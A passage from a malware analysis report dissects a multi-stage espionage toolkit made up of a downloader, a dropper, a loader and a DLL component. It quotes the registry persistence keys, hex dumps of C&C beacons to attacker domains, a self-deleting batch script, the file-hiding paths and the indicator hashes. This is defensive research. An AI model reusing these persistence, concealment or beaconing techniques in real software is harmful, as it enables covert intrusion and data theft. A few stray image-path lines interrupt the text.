                mov     edi, dword_41BD21
                mov     ecx, dword_41A8D1
                mov     ecx, dword_41A875
                mov     esi, edx
                mov     dword_41CF25, edx
                inc     eax
                inc     ecx
                mov     edx, 0E01FFFFFh
                mov     ecx, 0B7C1FFFFh
```

Obfuscation layer disassembled

The module creates a mutex named “MtxJavaUpdateSln” and exits if it already exists.

After that, it sleeps for 79 seconds and then creates one of the following registry values to be loaded automatically on startup:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
JavaUpdateSln=%full path to own executable%
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
JavaUpdateSln=%full path to own executable%
```

Then, after a 49 second delay, it enters an infinite loop waiting for a working Internet connection. Every 67 seconds it sends a HTTP POST request to the following sites:

- **www.microsoft.com**
- **update.microsoft.com**
- **www.google.com**

Once a valid connection is established, it continues to its main loop.

C&C server connection loop

Every 180 seconds the module sends a HTTP POST request to its C&C server.

The request is sent to a hardcoded URL: www.dailyinfonews.net/reportdatas.php

The contents of the post request follow the following format:

```
id=%unique user ID, retrieved from the overlay of the file%&
A=%integer, indicates whether the autorun registry key was written%&
B=%0 or 1, indicates if user has administrative rights%&
C=%integer, level of privilege assigned to the current user%
```

```
1   00000000  50 4f 53 54 20 68 74 74  70 3a 2f 2f 77 77 77 2e  |POST http://www.|
2   00000010  64 61 69 6c 79 69 6e 66  6f 6e 65 77 73 2e 6e 65  |dailyinfonews.ne|
3   00000020  74 3a 38 30 2f 72 65 70  6f 72 74 64 61 74 61 73  |t:80/reportdatas|
4   00000030  2e 70 68 70 20 48 54 54  50 2f 31 2e 30 0d 0a 48  |.php HTTP/1.0..H|
5   00000040  6f 73 74 3a 20 77 77 77  2e 64 61 69 6c 79 69 6e  |ost: www.dailyin|
6   00000050  66 6f 6e 65 77 73 2e 6e  65 74 3a 38 30 0d 0a 43  |fonews.net:80..C|
7   00000060  6f 6e 74 65 6e 74 2d 6c  65 6e 67 74 68 3a 20 36  |ontent-length: 6|
8   00000070  32 0d 0a 43 6f 6e 74 65  6e 74 2d 54 79 70 65 3a  |2..Content-Type:|
9   00000080  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 77  | application/x-w|
10  00000090  77 77 2d 66 6f 72 6d 2d  75 72 6c 65 6e 63 6f 64  |ww-form-urlencod|
11  000000a0  65 64 0d 0a 0d 0a 69 64  3d 41 41 41 39 33 39 35  |ed....id=AAA9395|
12  000000b0  37 35 32 39 35 33 31 32  35 30 35 31 34 30 32 36  |7529531250514026|
13  000000c0  31 30 30 36 43 43 43 39  33 33 30 30 39 42 42 42  |1006CCC933009BBB|
14  000000d0  31 36 35 34 31 35 31 33  26 41 3d 31 26 42 3d 31  |16541513&amp;A=1&amp;B=1|
15  000000e0  26 43 3d 32                                       |&amp;C=2|
```

HTTP POST request sent to the C&C server

The module decrypts the C&C response with AMPRNG algorithm using a hardcoded key. Then, it checks if there is a valid EXE signature (“MZ”) at offset 37 in the decrypted buffer. If the signature is present, it writes the EXE file to “%TEMP%\nvsvc%p%p.exe” (%p depends on system time) and executes it.

3rd stage of the Java exploit attack: EXE, unknown

Currently, the C&C server is unavailable and we do not have the executables that were served to the “javaln.exe” downloader. Most likely, they were the actual droppers, similar to the ones used with Word and Excel exploits .

Dropper

The dropper module is a PE EXE file, compiled with Microsoft Visual Studio 2008. It is extracted and executed by one of the exploits used to deliver the malware to the victim.

Known variants drop and execute the “loader” component named “svchost.exe” or “svclogon.exe” and one encrypted main component file (see description of the “loader” component).

Main function

Registry key check

The module generates a CLSID from the value of the SHA1 checksum of the system directory path and the serial number of the system drive.

Then, it tries to read the default value of the registry key:

HKLM\Software\Classes\CLSID\generated_CLSID *(if it has administrative rights)*
HKCU\Software\Classes\CLSID\generated_CLSID *(if it has no administrative rights)*

It checks the contents of the default key value. This check succeeds if the registry key is not present or its value is equal to the last DWORD of the file's SHA1 checksum. Otherwise the check fails and it runs the check again each 3 milliseconds for 4294967294 times.

Then, it sets the default value of the registry key to the hexadecimal representation of the value of the last SHA1's DWORD and tries to read the registry value "InfoTip" from the same registry key. The registry value is assumed to be a 48-byte binary buffer. It extracts a time parameter from that buffer and self-deletes if the difference between the recorded time and current time is less than 3 days.

This means that the updated modules can be delivered not sooner than in three days to the same victim. If someone tries to reinfect the system with the same dropper, it refuses to do so within 3 days from last infection. This can also be a mechanism to escape from attention of power users or administrators who can run recently opened suspicious application again and monitor its activity.

This check is identical to the one implemented in the "loader" module.

Installation routine

The module retrieves its resource of type "AAA" and name "000". The resource is then decrypted using a custom RC4-like cipher with a hardcoded key.

Offset	Type	Description
0	DWORD	If equal to "1", the dropper should self-delete and exit after processing the resource
4	DWORD	If equal to "1", the dropper should exit after processing the resource
8	DWORD	Delay in milliseconds before processing the resource

The resource header is followed by data entries each containing one file.

Offset	Type	Description
0	DWORD	Record type
4	DWORD	Size of the file name in bytes
8	DWORD	Size of the file contents
12	DWORD	Reserved, equal to 0x7D4
16	BYTE[]	File name, Unicode
16 + size of the file name	BYTE[]	File contents

Every record is processed differently depending on the “Record type” value:

Record type	Action
0x07	Write the file to disk
0x08	Write the file to disk and execute immediately with CreateProcess() API
0x09 **0x0A** **0x0D** **0x0E**	Write to predefined directory: %System Directory%\wmispoold\%*file name*% (if has administrative rights) %APPDATA%\wmispoold\%*file name*% (if has user only rights) 0x09 – create new file and write to it 0x0A – create new file, write and execute it 0x0D – overwrite file 0x0E – overwrite and execute file Tries to terminate any running process that belongs to the file being (over)written.
0x0B **0x0C**	Write to the first available directory from the hardcoded list (see below) 0x0B – write file 0x0C – write and execute file

The module sets file creation/modification time equal to the one of the “%windir%\system32\kernel32.dll” file.

For record types 0x0B and 0x0C, the module tries to write the file to the first available directory from the list:

%ProgramFiles%\Windows NT\
%APPDATA%\Microsoft\
%ProgramFiles%\Windows NT\Accessories\
%ProgramFiles%\Windows NT\Pinball\
%ProgramFiles%\Windows Media Player\
%ProgramFiles%\Web Publish\
%ProgramFiles%\Outlook Express\
%ProgramFiles%\Microsoft Office\Office10\Data\
%ProgramFiles%\Microsoft Office\Office10\
%ProgramFiles%\Microsoft Frontpage\
%ProgramFiles%\Internet Explorer\
%ProgramFiles%\ComPlus Applications\
%ProgramFiles%\WindowsUpdate\
%CommonProgramFiles%\Microsoft Shared\MsInfo\
%CommonProgramFiles%\Microsoft Shared\Office10\
%CommonProgramFiles%\Proof\
%CommonProgramFiles%\Web Folders\
%CommonProgramFiles%\Web Server Extensions\
%CommonProgramFiles%\System\ado\
%CommonProgramFiles%\System\msadc\
%SystemDrive%\Documents and Settings\LocalService\Application Data\Microsoft\
%SystemDrive%\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\
%ALLUSERSPROFILE%\Application Data\
%windir%\Installer\

%windir%\Help\Tours\mmTour\
%windir%\Help\Tours\htmTour\
%windir%\Help\Tours\WindowsMediaPlayer\
%windir%\IME\
%windir%\MsApps\
%windir%\MsApps\MsInfo\
%windir%\inf\
%ALLUSERSPROFILE%\Application Data\Microsoft\
%ALLUSERSPROFILE%\Application Data\Microsoft\Office\
%ALLUSERSPROFILE%\Application Data\Microsoft\Office\Data\
%ALLUSERSPROFILE%\Application Data\Microsoft\Windows\
%HOMEPATH%\Local Settings\
%APPDATA%\
%APPDATA%\Microsoft\Office\
%APPDATA%\Microsoft\Office\Data\
%APPDATA%\Microsoft\Windows\
%windir%\Temp\
%TMP%\
%TEMP%\

Post processing

The module deletes the following registry keys:

HKCU\Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems
HKCU\Software\Microsoft\Office\11.0\Word\Resiliency\DisabledItems

This is done to erase the list of Microsoft Word documents that might need recovery, probably to avoid showing up the document with exploit again if it crashed Microsoft Word process.

Self removal procedure

The dropper creates a file “%TEMP%\msc.bat”, executes it and exits, effectively self-deleting its body:

```
chcp 1251
:Repeat
attrib -a -s -h -r "%path to own executable file%"
del "%path to own executable file%"
if exist "%path to own executable file%" goto Repeat
del "%path to own executable file%"
```

Contents of the “msc.bat” file

Known variants

MD5	Compilation date (source)	Compilation date (payload)

D784EAB30F85D2CDFB14ED1B0D98C98C	2011.07.06 07:41:01 (GMT)	2011.03.15 07:43:59 (GMT)
418B7A888484BDCBBA3B431ACC57B6AB	2011.09.22 04:52:59 (GMT)	2011.03.15 07:43:59 (GMT)
5C23DBF7B2BED5D54EADC47889EE1038	2011.06.23 09:53:26 (GMT)	2011.03.15 07:43:59 (GMT)
EA2765A3D9F865EF7546BA7F5F145E95	2011.06.30 08:26:29 (GMT)	2011.03.15 07:43:59 (GMT)
4A5F5C6E1AD30CF2799E3EA13468B3C2	2011.07.07 09:27:34 (GMT)	2011.03.15 07:43:59 (GMT)
A03CCD50DB47361E6BD9B05017372110	2011.04.21 10:47:12 (GMT)	2011.03.15 07:43:59 (GMT)
FA28873EFD2279E9AF79202E9A7E9398	2011.08.16 06:31:24 (GMT)	2011.03.15 07:43:59 (GMT)
4ACE8A18C8710B40FF9B47F29F82EAC7	2011.08.18 06:21:22 (GMT)	2011.03.15 07:43:59 (GMT)
204F7BFA78ED99E623DEF43BA0A188C9	2011.07.20 13:04:53 (GMT)	2011.03.15 07:43:59 (GMT)
35061250A7C580A4CEA31F29E050C4FF	2011.03.14 14:46:51 (GMT)	2011.03.03 12:50:46 (GMT)
58C5D4158DF279E9038344D0B420BEDE	2011.03.14 14:58:56 (GMT)	2011.03.03 12:50:46 (GMT)
24546BB958EDD449408BA1AADDB3DCEB	2011.03.04 11:46:39 (GMT)	2011.03.02 09:45:07 (GMT)
2541C266893A45F393112C6F15C2A0C7	2011.01.13 07:59:02 (GMT)	2010.10.11 14:14:34 (GMT)
B0D190A48E749B2688E7A90CE3926E84	2011.03.09 08:58:07 (GMT)	2011.03.03 12:50:46 (GMT)
3E35C7C39BC71BADFE9AD15752C2DDDE	2012.09.06 10:30:38 (GMT)	2011.03.15 07:43:59 (GMT)
EBCCD9FC831B168D872F6556B4A42DAC	2011.03.15 08:33:11 (GMT)	2011.03.15 07:43:59 (GMT)
7AAC26EA551EC67882E14C388E436F10	2011.03.15 09:06:51 (GMT)	2011.03.15 07:43:59 (GMT)
5F1D10F7CA9E1B9C301872B1BC4B8A18	2011.05.06 07:58:13 (GMT)	2011.03.15 07:43:59 (GMT)
812FC1780548F0611E3F4105E48E518A	2011.05.26 11:04:38 (GMT)	2011.03.15 07:43:59 (GMT)
DC0A5753F9885D0BA71ECEA767F91564	2011.07.20 11:06:28 (GMT)	2011.03.15 07:43:59 (GMT)
D44966B31FC6BAFF97AE23EA53A6DFF0	2011.10.06 14:05:34 (GMT)	2011.03.15 07:43:59 (GMT)
141DC8FD84D985F792DE9747F63C6A4C	2011.03.14 15:00:23 (GMT)	2011.03.03 12:50:46 (GMT)

8CE5E706D956D28F6412C38FC5911DCE	2011.03.09 08:18:38 (GMT)	2011.03.03 12:50:46 (GMT)
0C4D3483AD48A4751E288993388E03D2	2011.03.14 14:49:50 (GMT)	2011.03.03 12:50:46 (GMT)
9BD07F7DC5E26F022FDEA386D35EAC68	2011.03.09 07:46:51 (GMT)	2011.03.03 12:50:46 (GMT)
1754024F9932DC25691CDB90D8FAC632	2011.04.13 05:34:30 (GMT)	2011.03.15 07:43:59 (GMT)
4168EEF52CD458B253EBE62B8DAF75AC	2011.03.14 13:34:01 (GMT)	2011.03.03 12:50:46 (GMT)
2B62D48C9D728C5D9650B39E0119F1B7	2010.11.12 09:29:19 (GMT)	2010.10.11 14:14:34 (GMT)
EA74E951111ED2E046B87C0A9241FC25	2012.08.02 05:59:07 (GMT)	2011.03.15 07:43:59 (GMT)
3BE885097DBD3DF03B568D1E248A2E4C	2012.09.13 09:41:13 (GMT)	2011.03.15 07:43:59 (GMT)
B952997DD0AB0B58F916AF89A5C3E4BD	2011.04.29 10:02:22 (GMT)	2011.03.15 07:43:59 (GMT)
2216490B1C09BB9B4E07AD05A1552FE9	2012.04.06 11:35:36 (GMT)	2011.03.15 07:43:59 (GMT)
DBE4C33F6C482D571305589207A3F910	2011.03.14 14:57:27 (GMT)	2011.03.03 12:50:46 (GMT)
8E88185368C9C2C53014E0BAEFCE3066	2011.03.09 08:05:16 (GMT)	2011.03.03 12:50:46 (GMT)

Loader module

Known file locations:

%PROGRAMFILES%\Windows NT\svchost.exe
%PROGRAMFILES%\Windows NT\svclogon.exe

The module is a PE EXE file, compiled with Microsoft Visual Studio 2005.

This module is created by the first-stage dropper of the malware, usually from a file containing an exploit.

It creates a system event object using name patterns:

- **“**WIN_%08X%08X%08X%08X%08X**“**, where **“**%08X**“** parameters are replaced by the hexadecimal value of the file body checksum (SHA1).
- **“**SYS_%08X%08X%08X%08X%08X**“,** where **“**%08X**“** parameters are replaced by the hexadecimal value of the file name checksum (SHA1).

Then, the module checks if it was granted administrative rights and sets corresponding flag, which is used in several subroutines.

The module generates a CLSID from the value of the SHA1 checksum of the system directory path and the volume serial number of the system drive.

Then, it tries to read the default value of the following registry key:

HKLM\Software\Classes\CLSID\generated_CLSID *(if it has administrative rights)*
HKCU\Software\Classes\CLSID\generated_CLSID *(if it has no administrative rights)*

It checks the contents of the default key value. This check succeeds if the registry key is not present or its value is equal to the last DWORD of the file's SHA1 checksum. Otherwise the check fails and it runs the check again each 3 milliseconds for 4294967294 times.

Then, it sets the default value of the registry key to the hexadecimal representation of the value of the last SHA1's DWORD and tries to read the registry value "InfoTip" from the same registry key. The registry value is assumed to be a 48-byte binary buffer. It reads the time value from that buffer and exits if the difference between the recorded time and current time is less than 3 days.

This means that the updated modules can be delivered not sooner than in three days to the same victim. If someone tries to reinfect the system with the same dropper, it refuses to do so within 3 days from last infection. This can also be a mechanism to escape from attention of power users or administrators who can run recently opened suspicious application again and monitor its activity.

Then, it starts a registry installation thread and proceeds to its main loop.

Registry installation thread

Every 100 seconds the module ensures that it has been registered for autorun using one of the registry keys:

If launched as administrator, it appends path to its own filename to:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

Else, it writes a registry value in:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%autorun key% ="path to itself"

Possible Autorun key values that we have observed:

Name of the encrypted main module	Name of the "Run" registry value
fsmgmtio32.msc	DotNet32
cfsyn.pcs	SdbChk
frpdhry.hry	Hre32
ime64ex.ncs	SrvCC32
io32.ocx	Ocx32
lhafd.gcp	Lha

lsc32i.cmp	Lsc32
ocxstate.dat	NtNdsc
opdocx.gxt	Scpsts
sccme.hrp	Lhrp
scprd.hrd	Srsf
syncls.gxk	Mslisht
lgdrke.swk	Sltrdbe
sdlvk.acx	Ltsmde
wsdktr.ltp	Lsrtmpx
synhfr.pkc	Msdcc
scpkrp.gmx	Dbxchek
rfkscp.pck	Cskcmp
qsdtlp.rcp	Klsmod


Main loop

The module runs a loop with random Sleep() delays, and checks if it can fetch one of the URLs at microsoft.com.

Name of the encrypted main module	Hostnames
fsmgmtio32.msc	update.microsoft.com, www.microsoft.com
Other	update.microsoft.com, www.microsoft.com, support.microsoft.com

If any of the URLs are available, it starts the loader thread with a filename of the main module as a parameter. Then, it updates the “InfoTip” registry key with current time value and SHA1 of its filename. It also stores own Process ID in that value.

The module reads the proxy server settings of Internet Explorer, Firefox, Opera and tries to fetch URLs via proxies when direct connection is not available.




Loader Thread

The module reads the file that contains the main module, decrypts it using RC4 with a hard-coded key, and then decompresses it using the Zlib library. Then, it checks that the decompressed buffer contains a PE file and starts the PE loader thread.

PE loader Thread

The module implements its own PE loader. The file that is loaded is expected to be a DLL. After loading and relocating the PE, the module calls its DllMain function twice (DLL_PROCESS_ATTACH, DLL_PROCESS_DETACH) and returns.



Main component


The file is a PE DLL file, no export symbols, compiled with Microsoft Visual Studio 2005.

DllMain function

The module sets a timer with a callback function to be executed every 900 seconds and starts a Windows message loop.

Timer callback function


The module checks if the computer is connected to the Internet (using InternetGetConnectedState API) and if it is connected, starts its main thread.



HTTP Traffic generated by the main component.

Main thread

The module prepares a 98-byte buffer that contains several unique machine identifiers using its system drive's serial number, network adapters' MAC addresses and Internet Explorer registration ID. The buffer also contains a unique hard-coded hexadecimal string that appears to be a victim or campaign ID and a hard-coded DWORD value.



Then, it sends this buffer to a first available C&C server from a hardcoded list using HTTP POST requests. The module expects to receive an encrypted response packet from the server. It decrypts the packet with a simple XOR algorithm, and executes one of the following commands depending on the data contained in the packet:

- Load the Dll from the packet in memory and execute its DllMain
- Write the packet to a file in temporary/windows/system directory and execute it using CreateProcess()
- Load a Dll by specified local path and call its DllMain, or execute a program given its path
- Write the packet to a file in temporary/windows/system directory
- Write the contents of the packet to %TEMP%\bestcrypt_update.exe and (optional part) %TEMP%\bestcrypt_update.dll and execute the EXE file

C&C server usage timeline

Year	C&C domain names	URL
2007	msgenuine.net	/cgi-bin/view
2008	msinfoonline.org	/cgi-bin/a/slice
2009	microsoftosupdate.com;microsoft-msdn.com;microsoftcheck.com	/cgi-bin/ms/check
	osgenuine.com;wingenuine.com;update-genuine.com	/cgi-bin/gen/jau
2010	drivers-update-online.com;drivers-get.com;drivers-check.com	/cgi-bin/driver/info

	genuine-check.com;genuineservicecheck.com;genuineupdate.com	/cgi-bin/genuine/a
	msonlineupdate.com;msonlinecheck.com;msonlineget.com	/cgi-bin/online/set
	os-microsoft-check.com;os-microsoft-update.com;os-microsoft-online.com	/cgi-bin/microsoft/dev
	windowscheckupdate.com;windows-genuine.com;windowsonlineupdate.com	/cgi-bin/win/wcx
2011	dll-host-update.com;dll-host-check.com;dll-host.com	/cgi-bin/dllhost/ac
	genuine-check.com;genuineservicecheck.com;genuineupdate.com	/cgi-bin/genuine/a
	microsoftosupdate.com;microsoft-msdn.com;microsoftcheck.com	/cgi-bin/ms/check
	ms-software-check.com;ms-software-update.com;ms-software-genuine.com	/cgi-bin/software/tau
	nt-windows-online.com;nt-windows-update.com;nt-windows-check.com	/cgi-bin/nt/th
	svchost-check.com;svchost-online.com;svchost-update.com	/cgi-bin/svchost/uat
2012	csrss-check-new.com;csrss-update-new.com;csrss-upgrade-new.com	/cgi-bin/csrss/dfl
	ms-software-check.com;ms-software-update.com;ms-software-genuine.com	/cgi-bin/software/tau
	nt-windows-online.com;nt-windows-update.com;nt-windows-check.com	/cgi-bin/nt/th
	svchost-check.com;svchost-online.com;svchost-update.com	/cgi-bin/svchost/uat
	wins-driver-check.com;wins-driver-update.com;win-driver-upgrade.com	/cgi-bin/ntdriver/ton

Main component file names

Year	File name of the main component
2007	netads.dat
2008	smartiosys.dbn
2009	smartiosys.dbn
2010	fsmgmtio32.msc
	ime64ex.ncs
	ocxwinsmb.tlb
2011	frpdhry.hry
	ime64ex.ncs
	io32.ocx
	lhafd.gcp
	lsc32i.cmp
	ocxstate.dat
	sccme.hrp
	scprd.hrd

2012	klsldr.slr
	lgdrke.swk
	lsmpdr.vcs
	mbdsec.sdx
	ocxstate.dat
	opdocx.gxt
	qsdtlp.rcp
	rfkscp.pck
	scpesc.ecs
	scpkrp.gmx
	sdlvk.acx
	syncls.gxk
	synhfr.pkc
	wsdktr.ltp

Example of C&C communication session

(two bytes of the User ID were removed)

```
1   00000000  50 4f 53 54 20 68 74 74  70 3a 2f 2f 6e 74 2d 77  |POST http://nt-w|
2   00000010  69 6e 64 6f 77 73 2d 6f  6e 6c 69 6e 65 2e 63 6f  |indows-online.co|
3   00000020  6d 2f 63 67 69 2d 62 69  6e 2f 6e 74 2f 74 68 20  |m/cgi-bin/nt/th |
4   00000030  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20  |HTTP/1.1..Host: |
5   00000040  6e 74 2d 77 69 6e 64 6f  77 73 2d 6f 6e 6c 69 6e  |nt-windows-onlin|
6   00000050  65 2e 63 6f 6d 0d 0a 43  6f 6e 6e 65 63 74 69 6f  |e.com..Connectio|
7   00000060  6e 3a 20 63 6c 6f 73 65  0d 0a 43 6f 6e 74 65 6e  |n: close..Conten|
8   00000070  74 2d 4c 65 6e 67 74 68  3a 20 39 38 0d 0a 0d 0a  |t-Length: 98....|
9   00000080  04 00 00 00 2e 36 3c 48  00 00 00 00 00 00 00 00  |.....6<H........|
10  00000090  ---- ---- 33 35 42 34 30 43  42 33 42 39 46 35 33 31  |----35B40CB3B9F531|
11  000000a0  35 35 35 36 f9 41 53 13  00 00 00 00 00 00 00 00  |5556.AS.........|
12  000000b0  00 00 ff cf eb 5c 00 6f  e8 ca 04 de 13 8d 25 e2  |.....\.o......%.|
13  000000c0  6f 5d f5 56 27 c0 00 00  00 00 00 00 00 00 00 00  |o].V'...........|
14  000000d0  00 00 00 00 00 00 00 00  00 00 ca b8 3b 6f 00 00  |............;o..|
15  000000e0  00 00                                             |..|
16  000000e2
17  00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d  |HTTP/1.1 200 OK.|
